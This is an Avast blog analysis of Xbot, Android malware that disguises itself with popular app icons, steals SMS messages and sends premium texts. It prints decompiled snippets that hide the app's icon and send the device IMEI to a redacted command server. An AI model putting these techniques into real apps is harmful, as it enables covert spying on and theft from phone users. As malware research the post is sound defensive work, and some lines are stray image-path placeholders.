Angry Android hacker hides Xbot malware in popular application icons

blog.avast.com/2015/02/17/angry-android-hacker-hides-xbot-malware-in-popular-application-icons

Jan Širmer 17 Feb 2015

Angry Android hacker hides Xbot malware in popular application icons

Android Malware Xbot Spies on Text Messages

In the past few weeks, the Avast Mobile Security analysts have been focusing on Android malware which targets users in Russia and Eastern Europe. One of the families that caught our interest was the *Xbot* malware.

The name Xbot comes from the sample itself as the string Xbot was found in all variants of this malware. Xbot uses a variety of names and package names but this string was, with different levels of obfuscation, in every single file we analyzed so we decided to name the malware after it.

Xbot is not an app itself, but is included in different apps. We didn't identify it in apps available on Google Play, but on local Russian markets like www.apk-server12.ru. Users in Eastern Europe use markets other than Google Play more than West European and U.S. users do, that might be one of the reasons why the cybercriminals chose this distribution channel. Xbot tries to hide behind apps that look like legit apps, like Google Play or the Opera Browser. It collects tons of permissions which allows it to spy on user's SMS and the malware could potentially spy on people's phone calls in the future, too. It also sends premium SMS behind the user's back, so basically it is malicious through-and-through.

From the beginning of February we have seen 353 Unique Files with more than 2570 Unique Install GUIDs. These numbers are not the highest ones we've ever seen but still, it allows us, unfortunately, to see the potential of Android malware and social engineering.

The author hides a message

One interesting thing we discovered is that the malware author is not shy about expressing his anger with the antivirus companies who detect his masterpiece. Sometimes we find embedded messages addressed to Malware analytics. This one is quite strong. See if you can spot it: *//9new StringBuilder ("FUCK_U_AV")).append("1").toString();*. Messages like this are nothing new in malware samples because security companies like Avast can really cut into the bad guys' income from this type of malware.

```
public class TheSure extends Service {

  public static PreferencesSettings preferencesSettings;
  public static boolean sendSMS = false;

  //(new StringBuilder("FUCK_U_AV")).append("1").toString();
```

The author tries to cover his tracks

As a part of anti-analysis protection, the author(s) try to obfuscate these samples to make them harder to read. But this protection is fairly simple, as it usually consists of adding additional junk characters which are excluded at runtime or the Proguard, which mangles the method names and file structure.


The samples we analyzed contain two different packages. One package contains only a single class, which works as a sort of Settings holder and contains the URL to connect to, additional APK name (possibly with extended functionality) and local preference settings.

- The connection URL is mostly gibberish and varies in samples we analyzed. It is used as a C&C server and also as data storage of information about the infected device.
- The second string is a name of additional APK which is downloaded and stored in */mnt/sdcard/*.

The second package contains the larger part of the functionality. This package shows us three distinct and important functionalities of this malware.

- The first one is a function responsible for checking if the additional APK exists on */mnt/sdcard/* which allows the malware to download it in case this APK doesn't exists.
- The second function monitors incoming SMS for keywords, and based on those can capture and store the received messages to the server where it can be misused by the attacker.
- The third function is the ability to send SMS messages from the compromised device to any number the author(s) of malware wants. These numbers are usually premium numbers whose profit is paid back to the bad guys.

On the next picture you can see all permissions requested by the malware.



As you can see the malware requests permission to RECEIVE_BOOT_COMPLETED which allows the malware to be persistent on the compromised device, i.e. the malware automatically restarts with the restart of the device.

The author attempts to hide the malware

The malicious app tries to be stealthy. It uses a few tricks to fool the user into running it. First, by analyzing the sample set of this family, we were able to identify the misuse of some well-known application icons, such as Android Market, Opera browser, Minecraft or even Google Play.

Once the user runs the application he is presented with an Activity that contains a single string - “Application successfully installed”, always only in Russian “Приложение успешно установлено”.

Meanwhile, the application hides its icon from the launcher so that the user cannot find it anymore. Thankfully, it's not as sophisticated as the Fobus family we were writing about a few weeks back, so the user can actually find it and remove it from the device by using the standard Android uninstall dialog, but honestly, who remembers all the apps they've installed? And even if you did, who on earth would want to uninstall Google Play, Opera or another similar app? ;-)

As we mentioned before, the self-protection mechanism this malware uses is to hide it's icon from the launcher. This is done by employing the PackageManager to set the componentEnabledSetting to DISABLED. As you can see in the picture below.


```
// disables (hides) the application icon but lets it run on the background
ComponentName mainActivity = new ComponentName(getApplicationContext().getPackageName(),
    getApplicationContext().getPackageName() + ".MainActivity");
getPackageManager().setComponentEnabledSetting(mainActivity,
    PackageManager.COMPONENT_ENABLED_STATE_DISABLED, PackageManager.DONT_KILL_APP);
```


The author controls the malware via C&C

Xbot malware is controlled by the author(s) through a C&C server. The server addresses are probably randomly created domains and these C&C servers allow the attacker to command the malware to start spying on the device, send SMS and download additional content on the affected device. In the next picture you can see that the communication with the C&C server uses URL parameters to send the data and a php script to process them.


```
// contact the cnc server and get the command
DefaultHttpClient httpClient = new DefaultHttpClient();
String deviceId = ((TelephonyManager) theBack.context.getSystemService(
    Context.TELEPHONY_SERVICE)).getDeviceId();
String url = "http://l[redacted]v.com/[redacted]/gettask.php?balance=" + SMSReceiver.balance +
    "&imei=" + deviceId;
Log.i("i", url);
BufferedReader httpBufferedReader = new BufferedReader(new InputStreamReader(
    httpClient.execute(new HttpGet(url)).getEntity().getContent(), "utf-8"));
```

Based on the answer from the C&C server malware can take different actions.


One of them is that the malware can download URL content to the affected device. This URL is provided from the C&C server to the Xbot.




When content is downloaded it can be started by Xbot. On the next picture you can see the code responsible for running upee.apk which is probably downloaded through the code in the previous picture.



Another possible course of action is that the Xbot can start spying on the infected device. It captures all received SMSs and searches for keywords in them.



If the keywords are detected, it can upload the chosen SMS to the server using a save_message.php script.




The author plans for the future

We have noticed some evolution of this particular malware already. Up until now, however, the evolution has been mainly in terms of obfuscation, restructuring the code and resources. Now, though, we expect some further evolution. During the analysis, we noticed a function which seemingly doesn't have any purpose at the moment, but may be misused in the future. This function can be, after proper implementation, used for spying on incoming calls. The containing class's name – ICREC - is a suggestion of that as well – Incoming Call RECorder. But this is not the only thing which shows there will be probably some evolution, we also found that gettaks.php which is used for contacting the C&C server contains more fields than are being currently used.

```
public void onReceive(Context context, Intent intent) {
  // currently just start the service if not already started
  // seems like a placeholder for future possible phone call recording
  Bundle bundle = intent.getExtras();
  if (bundle != null) {
    while (!bundle.getString("state").equalsIgnoreCase(TelephonyManager.EXTRA_STATE_RINGING)) {
      return;
    }
    Intent start = new Intent(context, TheSure.class);
    start.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    context.startService(start);
  }
}
```

A sample of C&C URLs we've encountered:



Avast makes the author really mad

One reason we find messages embedded in the code of Android malware, is because we are so successful at detecting and blocking it. **Avast protects those using Avast Mobile Security against the variants of Xbot malware.** If you have not protected your Android device, please **install Avast Mobile Security and Antivirus from the Google Play store**.

Acknowledgement

Thanks to my colleague, Ondřej David, for cooperation on this analysis.

Source

Here are some samples connected with the analysis:

040F94A3D129091C972DB197042AF5F8FCF4C469B898E9F3B535CFA27B484062

2E58701986AFA87FD55B31AE3E92AF8A18CA4832753C84EA3545CEB48BB7B1A7